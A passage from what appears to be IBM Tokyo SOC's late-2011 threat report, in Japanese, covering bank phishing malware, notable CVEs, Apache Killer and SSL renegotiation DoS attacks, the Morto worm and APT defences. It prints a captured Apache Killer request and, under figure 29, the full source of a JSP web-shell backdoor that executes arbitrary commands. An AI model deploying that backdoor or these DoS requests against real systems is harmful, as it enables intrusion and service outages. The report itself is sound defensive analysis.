東京 SOC では、2011 年 9 月頃から日本の銀行をかたる不正なメールが大量に送信されていることを確認しました。図 22 はその不正メールの検知件数の推移です。このメールには Windows 実行ファイルが添付されており、添付ファイルを開くと、図 21 のような入力画面が表示され、暗証番号だけでなく、オンライン・バンキングへのログイン時に使用する乱数表を入力させようとしています。これらの情報を入力して送信ボタンを押すと、FTP で攻撃者のサーバーに入力内容が送信されるようになっていました。

また、これと同時期に暗証番号と乱数表を入力させるフィッシングサイトへ誘導しようとするスパムメールも大量に送信されていました。

4.4 まとめ

SpyEye や Zeus などのオンライン・バンキングを標的とするマルウェアは、これまで欧米を中心に被害が発生していましたが、日本国内へ被害が及ぶことは多くありませんでした。しかし、今期の傾向から、徐々に日本人もこのような攻撃者の標的にされるようになってきたと考えられます。

また、これらのオンライン・バンキングを標的とするマルウェアは、ドライブ・バイ・ダウンロード攻撃によって感染する事例が多数確認されています。このような犯罪に巻き込まれないようにするためにも、日頃からクライアント PC のパッチ適用やウイルス対策ソフトの利用などの対策を行うことが重要です。




図 21 不正なメールに添付された乱数表を入力させようとする実行ファイル(入力画面)




図 22 日本の銀行をかたる不正なメール検知件数の推移(東京 SOC 調べ:2011 年 9 月 1 日~2011 年 9 月 30 日)

5 今期確認された脆弱性のおさらい

本章では、今期東京 SOC にて注目した脆弱性について説明します。特に Apache の脆弱性、SSL/TLS の脆弱性および JBoss の脆弱性について攻撃事例をふまえながら解説し、対策を紹介します。

5.1 今期注目を集めた脆弱性

今期確認された脆弱性の中でも特に注目すべき脆弱性として、修正パッチ公開前に攻撃が発生（ゼロデイ攻撃）したもののや、脆弱性を実証するコード（Proof of Concept:PoC）が公開されたもの、攻撃が大規模に行われたものを表 4 にまとめました。

今期の特徴として、Web サーバーをサービス不能（Denial of Service:DoS）にする攻撃方法や、その PoC が多数公開されました。8 月 20 日には、Apache の脆弱性を悪用する「Apache Killer」と呼ばれるツールがリリースされました。10 月 24 日には、SSL/TLS を実装する複数の Web サーバーに影響がある問題を攻撃する「THC-SSL-DOS」と呼ばれるツールがリリースされました。さらに、12 月 29 日には、多数の Web アプリケーション・プラットフォームに影響を及

ぼす DoS 攻撃手法（Hashdos 攻撃）が 28C3（The 28th Chaos Communication Congress）というカンファレンスで発表され、PoC もリリースされました。

また、12 月に Adobe Reader および Acrobat のゼロデイ攻撃が発生しました。Adobe Reader や Adobe Flash Player などの Adobe 製品は毎年ゼロデイ攻撃の対象となっていますが、今期は大規模に悪用されたものがこの 1 件のみだったので、これまでに比べると非常に少数と言えるでしょう。

2 章で解説したように、今期も 11 月中旬頃から新たな Java の脆弱性を悪用する攻撃が大規模に行われました。Java への攻撃の特徴の 1 つに、ゼロデイ脆弱性ではなくパッチリリース後の既知の脆弱性が攻撃対象となることが多いという点があります。今期確認された Java への攻撃もこれまでと同様に、既知の脆弱性への攻撃でした。

表 4 2011 年下半期の注目すべき脆弱性

日付	概要	CVE
2011年07月05日	BIND 9 に新たな脆弱性が確認される	CVE-2011-2464
2011年07月20日	Adobe Flash Player の脆弱性を悪用するドライブ・バイ・ダウンロード攻撃の増加	CVE-2011-2110
2011年08月02日	WordPress で利用される WordPress の画像サイズ変更ユーティリティ「timthumb.php」に新たな脆弱性が確認され、悪用される	-
2011年08月20日	Apache の未公開の脆弱性を悪用する DoS ツール(Apache Killer)が公開される	CVE-2011-3192
2011年09月23日	SSL/TLS の脆弱性を利用するツール BEAST が公開される	CVE-2011-3389
2011年10月18日	Windows の TrueType フォント解析にゼロデイ脆弱性が確認される (Duqu によって悪用)	CVE-2011-3402
2011年10月20日	JBoss の脆弱性を悪用して感染を広げるマルウェアの感染拡大を確認	CVE-2010-0738
2011年10月24日	SSL/TLS サーバーの再ネゴシエーション処理に関する問題をサービス不能攻撃に利用する方法が公開される	CVE-2011-1473
2011年11月16日	BIND 9 に新たな脆弱性が確認される	CVE-2011-4313
2011年11月18日	Java の脆弱性を悪用するドライブ・バイ・ダウンロード攻撃の増加を確認	CVE-2011-3544
2011年12月06日	Adobe Reader / Acrobat にゼロデイ脆弱性が確認される	CVE-2011-2462
2011年12月29日	ハッシュ関数の実装の問題により、複数のウェブアプリケーションフレームワークで DoS 攻撃を受ける可能性がある脆弱性が確認される	CVE-2011-3414 など

その他に、毎年数回は必ず確認される BIND の DoS 攻撃につながる脆弱性が、7 月および 11 月に確認されましたが、東京 SOC では関連する攻撃を観測していません。また、JBoss の脆弱性や WordPress の脆弱性を悪用して Web サーバーをボットに感染させたり、コンテンツを改ざんしたりする攻撃が継続して検知されていました。

以降では、Apache の脆弱性 (CVE-2011-3192)、SSL/TLS の脆弱性 (CVE-2011-1473)、および JBoss の脆弱性 (CVE-2010-0738) を悪用した攻撃について、東京 SOC で検知した実際の攻撃事例を踏まえながら解説します。

5.2 Apache の脆弱性を悪用した攻撃

2011 年 8 月、Apache HTTP Server の DoS 攻撃が可能な脆弱性 (CVE-2011-3192) が公開されました。この脆弱性は、Range ヘッダーおよび Request-range ヘッダーに多数のパラメーターを指定した HTTP リクエストを送信することで、対象サー

バーのメモリーや CPU などのシステムリソースを大量に消費させ、システムをサービス不能状態に陥らせるものです。修正バージョンのリリースを待たずに、脆弱性公開と同時に同脆弱性を悪用して DoS 攻撃を行うツール「Apache Killer」が公開されたため、大きな話題となりました。

図 23 は Apache Killer が送信する攻撃通信の Range ヘッダーです。HTTP リクエストの Range ヘッダーは本来、サイズの大きなデータをダウンロードする際に、取得したいデータの範囲を指定することで、効率的に分割ダウンロードを行うために使用されるものです。このため、通常は PDF ファイルや動画ファイルなどをダウンロードする際に使用されます。しかし、図 23 を図 24 の正常な通信の Range ヘッダーと比べると、非常に多数のパラメーターが指定されており、正常な HTTP リクエストではないことが明らかです。このような大量のパラメーターを含むリクエストを処理する際の不備により、Apache HTTP Server は際限なくシステムリソースを消費してしまい、サービス不能状態に陥ってしまいます。

```
Hypertext Transfer Protocol
HEAD / HTTP/1.1\r\n
Host: 192.168.1.20\r\n
[truncated] Range:bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13\r\n
Accept-Encoding: gzip\r\n
Connection: close\r\n
\r\n
```

図 23 Apache Killer 攻撃通信の Range ヘッダー

```
Hypertext Transfer Protocol
GET /services/jp/its/pdf/tokyo_soc_report2011_h1.pdf HTTP/1.1\r\n
Host: www-935.ibm.com\r\n
User-Agent: Mozilla/5.0 (windows; u; windows NT 5.1; ja; rv:1.9.2.23) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: ja,en-us;q=0.7,en;q=0.3\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: shift_JIS,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
Range: bytes=1-1,1685401-1689496\r\n
```

図 24 正常な HTTP 通信の Range ヘッダー




図 25 Apache Killer による攻撃を受けたサーバーのシステムリソース

図 25 は、本脆弱性が該当するバージョンの Apache HTTP Server を対象に、Apache Killer による攻撃を行った際のシステムリソースの推移です。攻撃開始時（図中央）より CPU とメモリーを急激に消費しています。この後、スワップ領域も全て消費してしまい、最終的にシステム全体が応答不能に陥ります。

東京 SOC では、この脆弱性を悪用する有効な攻撃を観測していません。

5.3 SSL/TLS の脆弱性を利用した攻撃

2011 年 10 月、SSL/TLS 再ネゴシエーションの脆弱性（CVE-2011-1473）が公開されました。

SSL/TLS 通信のハンドシェイクは、一般的にクライアント側と比較してサーバー側の負荷が大きくなります。この脆弱性は、クライアントとサーバーにおける、ハンドシェイク処理の負荷のギャップを悪用することで、効率的にサーバーのシステムリソースを消費させることができるというものです。具体的には、サーバーに対して再ネゴシエーション要求を繰り返し送信して新しいハンドシェイクを複数生成することで、DoS 攻撃を行います（図 26、図 27）。

No.	Source	Destination	Info
1	192.168.17.192	192.168.17.168	ansyslmd > https [SYN] Seq=0 win=65535 Len=0 M
2	192.168.17.192	192.168.17.168	https > ansyslmd [SYN, ACK] Seq=0 Ack=1 win=58
3	192.168.17.192	192.168.17.168	ansyslmd > https [ACK] Seq=1 Ack=1 win=65535 L
4	192.168.17.192	192.168.17.168	Client Hello
5	192.168.17.192	192.168.17.168	https > ansyslmd [ACK] Seq=1 Ack=103 win=5840
6	192.168.17.192	192.168.17.168	Server Hello, Change Cipher Spec, Encrypted Ha
7	192.168.17.192	192.168.17.168	Change Cipher Spec, Encrypted Handshake Messag
8	192.168.17.192	192.168.17.168	Application Data
9	192.168.17.192	192.168.17.168	https > ansyslmd [ACK] Seq=147 Ack=512 win=643
10	192.168.17.192	192.168.17.168	Application Data
11	192.168.17.192	192.168.17.168	Application Data
12	192.168.17.192	192.168.17.168	ansyslmd > https [ACK] Seq=512 Ack=2852 win=65
13	192.168.17.192	192.168.17.168	https > ansyslmd [FIN, ACK] Seq=2852 Ack=512 W
14	192.168.17.192	192.168.17.168	ansyslmd > https [ACK] Seq=512 Ack=2853 win=65
15	192.168.17.192	192.168.17.168	ansyslmd > https [FIN, ACK] Seq=512 Ack=2853 W

図 26 通常の SSL/TLS 通信におけるハンドシェイク

No.	Source	Destination	Info
1	Client	SSL_Server	fpitp > https [SYN] Seq=0 win=65535 Len=0 MSS=
2	SSL_Server	Client	https > fpitp [SYN, ACK] Seq=0 Ack=1 win=5840
3	Client	SSL_Server	fpitp > https [ACK] Seq=1 Ack=1 win=65535 Len=
4	Client	SSL_Server	Client Hello
5	SSL_Server	Client	https > fpitp [ACK] Seq=1 Ack=56 win=5840 Len=
6	SSL_Server	Client	server Hello, Certificate, Server Hello Done
7	Client	SSL_Server	Client Key Exchange, Change Cipher Spec, Finis
8	SSL_Server	Client	Change Cipher Spec, Finished
9	Client	SSL_Server	Client Hello
10	SSL_Server	Client	Server Hello, Certificate, Server Hello Done
11	Client	SSL_Server	Client Key Exchange, Change Cipher Spec, Finis
12	SSL_Server	Client	Change Cipher Spec, Finished
13	Client	SSL_Server	Client Hello
14	SSL_Server	Client	Server Hello, Certificate, Server Hello Done
15	Client	SSL_Server	Client Key Exchange, Change Cipher spec, Finis
16	SSL_Server	Client	Change Cipher Spec, Finished
17	Client	SSL_Server	Client Hello
18	SSL_Server	Client	Server Hello, Certificate, Server Hello Done
19	Client	SSL_Server	Client Key Exchange, Change Cipher Spec, Finis
20	SSL_Server	Client	Change Cipher spec, Finished
21	Client	SSL_Server	Client Hello
22	SSL_Server	Client	server Hello, Certificate, Server Hello Done

図 27 再ネゴシエーションを利用した攻撃通信におけるハンドシェイク

5.5 まとめ

5.4 で解説したような、Web アプリケーションの脆弱性を狙ってサーバーにボットを感染させようとする攻撃は、JBoss を対象とした攻撃以外にも多数行われています。東京 SOC では、特に WordPress や phpMyAdmin などの CMS を利用している環境がこのような攻撃を多数受けていることを確認しています。このような攻撃は、サーバーに感染した大量のボットから行われるため、大規模に行われることが多く、注意が必要です。

また、今期は Web サーバーをサービス不能にする攻撃ツールが複数リリースされました。この種の脆弱性を悪用する攻撃が広範囲で行われることは多くありませんが、組織の業種などによっては攻撃のターゲットにされた場合の損害が大きいため、脆弱性情報公開後の早急な対策が必要です。普段から広範なセキュリティ情報の収集と、迅速な対応策の検討を行える体制を構築しておくことが重要です。

本章で取り上げた脆弱性はすでに修正パッチや脆弱性を修正したバージョン、回避策が公開されています。脆弱性に未対応のシステムを使用している場合は、早急に対策を行うことを強く推奨します。

```
<%@ page import="java.util.*java.io.*"%> <% %> <HTML><BODY> <FORM METHOD="GET" NAME="comments"
ACTION=""> <INPUT TYPE="text" NAME="comment"> <INPUT TYPE="submit" VALUE="Send"> </FORM> <pre>
<% if (request.getParameter("comment") != null) { out.println("Command: " + request.getParameter("comment") +
"<BR>"); Process p = Runtime.getRuntime().exec(request.getParameter("comment")); OutputStream os =
p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new DataInputStream(in); String
disr = dis.readLine(); while ( disr != null % 29 { out.println(disr); disr = dis.readLine(); } } %> </pre> </BODY></HTML>
```

Web 表示




図 29 JBoss の脆弱性を悪用して設置される JSP バックドア

[Column3] リモートデスクトップ経由で感染するワーム

2011年8月13日頃から、東京SOCではポート3389番へのスキャン通信が増加していることを確認しました。ポート3389番は、Windowsのリモートデスクトップ接続に利用されるポートです。このスキャン通信の増加は、リモートデスクトップ接続を介して感染を広げるワームによるものです（このワームは「Morto」と呼ばれています）。

ワームに感染したシステムは、他の感染可能なシステムを探索して感染端末を増殖していたため、日に日にスキャン通信の検知数は増加していました。

図30は、今期東京SOCにて確認したポート3389番へのスキャン通信の検知数の推移です。8月23日頃に検知数が最も多くなり、1日の送信元IPアドレス総数は、1,500件以上にも達しました。




図30 ポート3389番へのスキャン通信検知数推移(東京SOC調べ:左 2011年6月1日～2011年10月15日)

このワームは、インターネット上のリモートデスクトップ接続が可能なマシンを探索し、接続可能なマシンを見つけるといくつかのアカウント名とパスワードで不正ログインを試みます。試行するアカウント名やパスワードは非常に少なく、通常であれば不正ログインされることは考えにくい攻撃でしたが、現実

には大量の感染が発生していました。

図31はこのスキャン通信の送信元の国別の割合です。主に中国、アメリカ、ブラジルが中心となっていますが、日本でもコンシューマネットワークを中心に約100件の感染端末が確認されています。




図31 3389番ポートスキャン元IPアドレスの国別割合(東京SOC調べ:2011年8月10日～8月28日 総IPアドレス数:7,301)

リモートデスクトップ接続への不正ログインや、パスワード推測攻撃などは昔から利用されている古典的な攻撃手法で、強固なパスワードを使ったり、クライアント証明書などのログインの仕組みを利用したり、Firewallなどでア

クセス元の制限を行ったりすることで比較的簡単に対策が可能です。

SSHやFTPなども含め、このような公開サービスへの不正ログインの試みは、インターネット上で最も多く行われている攻撃です。リモートからログイン可能なシステムをご利用の場合は、今一度、システムのアカウント管理・不正ログイン対策が行われているか、見直すことをお勧めします。

6 Advanced Persistent Threat (APT) への対策方針

2011 年下半期は、日本の政府関係機関や防衛産業を対象としたサイバー攻撃の話題が尽きませんでした。この種の攻撃は、攻撃者が目的を達成した際の影響の大きさや本質的な対策の難しさから、重大な脅威として取り扱われ、高度な対策が必須であると言われるようになりました。

本章では一般に Advanced Persistent Threat (APT)²⁰や「新しいタイプの攻撃」²¹と言われるような攻撃について現実的な対策方針を提案し、侵入検知・防御装置 (Intrusion Detection and Prevention System:IDPS) による対策範囲を紹介します。

20 APT の定義に関しては、「2011 年上半期 Tokyo SOC 情報分析レポート」の 6 章をご参照ください。

http://www-935.ibm.com/services/jp/its/pdf/tokyo_soc_report2011_h1.pdf

21 「新しいタイプの攻撃」に関しては、IPA テクニカルウォッチ『新しいタイプの攻撃』に関するレポートをご参照ください。

<http://www.ipa.go.jp/about/technicalwatch/20101217.html>

なお、本レポートにおいては、この「新しいタイプの攻撃」を前述の APT とほぼ同一の実体を示すものとして扱います。

6.1 APT 対策の検討ポイント

APT と一口にいっても、その内容は様々です。たとえば、2011 年 9 月に報道された国内防衛産業への攻撃において、侵入のきっかけとなった攻撃メールに添付されていたマルウェアは既知の脆弱性を悪用して感染するものでした²²。一方で、2011 年 4 月に米 EMC 社 RSA 部門への攻撃で最初の攻撃メールに添付されていたマルウェアは当時のゼロデイ脆弱性を悪用する内容でした²³。

前者の攻撃は、たとえばアプリケーションのパッチ管理を徹底したり、ゲートウェイやエンドポイントで複数のウイルス対策ソフトを実行したりするなどして防御することが可能ですが、後者の攻撃を防御するためには、heuristic に脆弱性攻撃を検出する仕組みを実装するなど、技術的に高度かつ運用負荷を生じやすい性質の対策が求められます。

また、1 章で紹介しているような標的型攻撃メールについても、同様の文面のメールが比較的多数の組織

に送付されることもあれば、単一の組織のみへ送信されることもあります。

比較的多数の組織に送付されたメールであれば、組織間の情報共有やアンチスパムの仕組みで防御することが可能な場合もありますが、単一の組織に送信された詐欺メールを、技術的な仕組みで識別することは困難です。

このように、想定する攻撃のレベルにより、対策内容やその運用コストは大きく変わります。そして、ゼロデイなどの技術的に高度な攻撃や、使いまわしを用いない対象範囲を限定した攻撃は攻撃者側にも高いコストが発生します。

守るべき情報関連資産の価値や範囲を明確にした上で、どのような技術レベルの攻撃までを防御対象とするのか、どの程度限定的な攻撃までを防御対象とするのか、適切な結論を出すことが重要です。

22 Trend Micro: Japan, US Defense Industries Among Targeted Entities in Latest Attack

<http://blog.trendmicro.com/japan-us-defense-industries-among-targeted-entities-in-latest-attack/>

23 EMC RSA: Anatomy of an Attack

<http://blogs.rsa.com/rivner/anatomy-of-an-attack/>

なお、東京 SOC では APT 対策の検討事項として、次の 6 項目を提案しています²⁴。

- 1) ID&アクセス管理
 - 最小権限に基づいたアクセスポリシーの徹底
 - アクセスポリシーのレビュー間隔の短縮
 - 多要素認証システムの導入
- 2) システムの隔離と情報の暗号化
 - 機密情報を扱うシステムを隔離
 - 情報システムへの接続経路の洗い出し
 - 情報メディア運用ポリシーの徹底
 - 機密情報の暗号化ポリシーの徹底
- 3) 従業員教育
 - ソーシャル・エンジニアリングを用いた攻撃手法の共有
 - コンプライアンス教育とは別途実施
- 4) ネットワーク監視 (IDPS/Firewall/Proxy などの活用)
 - シェルコード検出や難読化検出など heuristic な検知
 - 不正プロトコルや意図しない暗号化通信の監視
- 5) システム監視 (エンドポイント・ソリューション導入)
 - ポリシー変更管理の徹底
 - バッファ・オーバーフロー検出
 - アプリケーション・ホホワイトリストの適用
- 6) 電子メール環境のセキュリティ・レベルの改善
 - S/MIME や PGP などの認証メカニズムの導入
 - SPF や DKIM の適用

防御すべき攻撃のレベルを策定した上で、上記の各項目について、どういった実装・運用が望ましいのか、個別に検討してみることを提案します。

この種の詳細な検討には、独立行政法人 情報処理推進機構 (IPA) が公開している『新しいタイプの攻撃』の対策に向けた設計・運用ガイド²⁵が有用です。

6.2 IDPS による APT 対策

IDPS は万能ではありませんが、適切に運用することで APT 対策の有力なコンポーネントとなり得ます。

本節では実際に東京 SOC で行っている IDPS による対策の概要を紹介します。

(1) 入口での対策

標的型攻撃メールなどを用いたマルウェア感染による侵入が試みられた場合、添付されたファイルが既知

の脆弱性の悪用を試みるものであれば、対応するシグネチャで検知することが可能です。Office アプリケーションや PDF ビューアなどの脆弱性に対応した高精度のシグネチャが複数提供されているので、一定の防御効果が期待できます。また、ゼロデイ攻撃など対応シグネチャが存在しない脆弱性の悪用を試みる攻撃については、シェルコード検知や難読化検知を目的とする heuristic シグネチャで対応することが可能です。1 章で取り上げている標的型攻撃メールはすべてこれらの IDPS の機能によって検知したものです。

なお、heuristic シグネチャは必ずしも高い検知精度を提供するものではないため、環境によっては遮断設定を諦め、検知のみの設定として活用するべきでしょう。

一方で、実行ファイル (マルウェア) が直接添付されたメールによる攻撃や、USB メディアなど経由した感染行為が行われた場合は IDPS で検知することが困難なため、メールゲートウェイやエンドポイントにおけるウイルス対策ソフトの適用は必須です。

(2) 組織内部での対策

入口での対策を突破され組織内部にマルウェアが侵入してしまった場合、攻撃者は感染 PC を操作して組織内の情報収集や権限取得、感染拡大などを試みます。

このフェーズでネットワークノードへのスキャン行為や、ネットワーク経由で脆弱性悪用による感染拡大の試みが行われた場合、いずれも IDPS で検知することが可能です。重要システムを宛先とするような通信だけでなく、組織内の一般の情報系ネットワーク内の通信を適切に監視する体制を作っておけばこのフェーズで攻撃を検知できる可能性が高まります。

ただし、注意深い攻撃者や事前に内部ネットワークの構成情報を把握している攻撃者が、ネットワーク監視を潜り抜けることも考えられるので、エンドポイントの変更管理や異常検出の仕組みを併用することが前提です。

²⁴ 詳細は「2011 年上半期 Tokyo SOC 情報分析レポート」の 6 章をご参照ください。

http://www-935.ibm.com/services/jp/its/pdf/tokyo_soc_report2011_h1.pdf

²⁵ 独立行政法人 情報処理推進機構 (IPA): 『新しいタイプの攻撃』の対策に向けた設計・運用ガイド

<http://www.ipa.go.jp/security/vuln/newattack.html>

(3) 出口での対策

APT ではマルウェアに感染させた端末を攻撃者がリモートから直接コントロールすることが一般的です。このため、感染時やリモート操作時に、感染端末と外部の攻撃者の管理サーバーとの間で通信が発生します。IDPS はこのような通信を検知する複数の仕組みを備えています。

一つ目の仕組みは、既知のトロイの木馬や RAT²⁶ による特有の通信パターンを検出するシグネチャです。既知の全てのマルウェアをカバーしているわけではありませんが、該当するマルウェアが利用された場合は高精度で検知、遮断することが可能です。

二つ目は、不審な通信を検知する Audit シグネチャです。これは、たとえば 443/TCP ポートを経由して SSL/TLS 以外の通信が行われた、というような、一般的な傾向から逸脱した通信を検出する仕組みです。

Audit シグネチャは必ずしも悪意の通信を検知するものではないため、環境に合わせてチューニングし、検知時の確認方法などの運用体制を構築しておくことが重要です。

出口で対策を行う他の方法としては、Web フィルターや DLP ソリューションの導入、Proxy ログや Firewall ログの監視とこれらのトラフィックログに IP ブラックリストを照合する検査などが考えられます。いずれの場合も、IDPS の Audit シグネチャと同じように、明確に不正と識別できない「不審」な通信をどこまで検査対象とするかが重要な考慮点となります。

6.3 まとめ

6.1 で述べたように、APT のバリエーションを考慮した上で、守るべき資産の価値と投入可能なコスト(労力、技術、費用)を定めることができれば、現実的な APT 対策を実装することは難しくありません。APT 対策において重要なのは防御に用いる個々の技術や運用設計ではなく、このようなセキュリティー方針の策定です。

26 RAT (Remote Access Trojan/Remote Access Tool) とはリモートからシステムに接続し、任意の操作を行うためのアプリケーション




図 32 典型的な APT の攻撃フローと IDPS による対策

[Column4]IPv6 通信の攻撃

2011年2月3日にIANAのIPv4アドレスが枯渇したことを受け、IPv6による本格的なサービス提供が話題になることが多くなりました。また、6月8日にはWorld IPv6 Dayが開催され、Webサービスの24時間トライアルが行われるなど、移行の試みは着実に進んでいます。そしてそれは、正常な通信だけではありませんでした。図33は今期東京SOCで検知したIPv6通信による攻撃イベントの推移です。




図 33 IPv6 通信による攻撃イベント検知件数の推移(東京 SOC 調べ:2011 年 7 月 1 日~2011 年 12 月 31 日)

まだ総数は多くありませんが、徐々に件数が増えてきていることが伺えます。

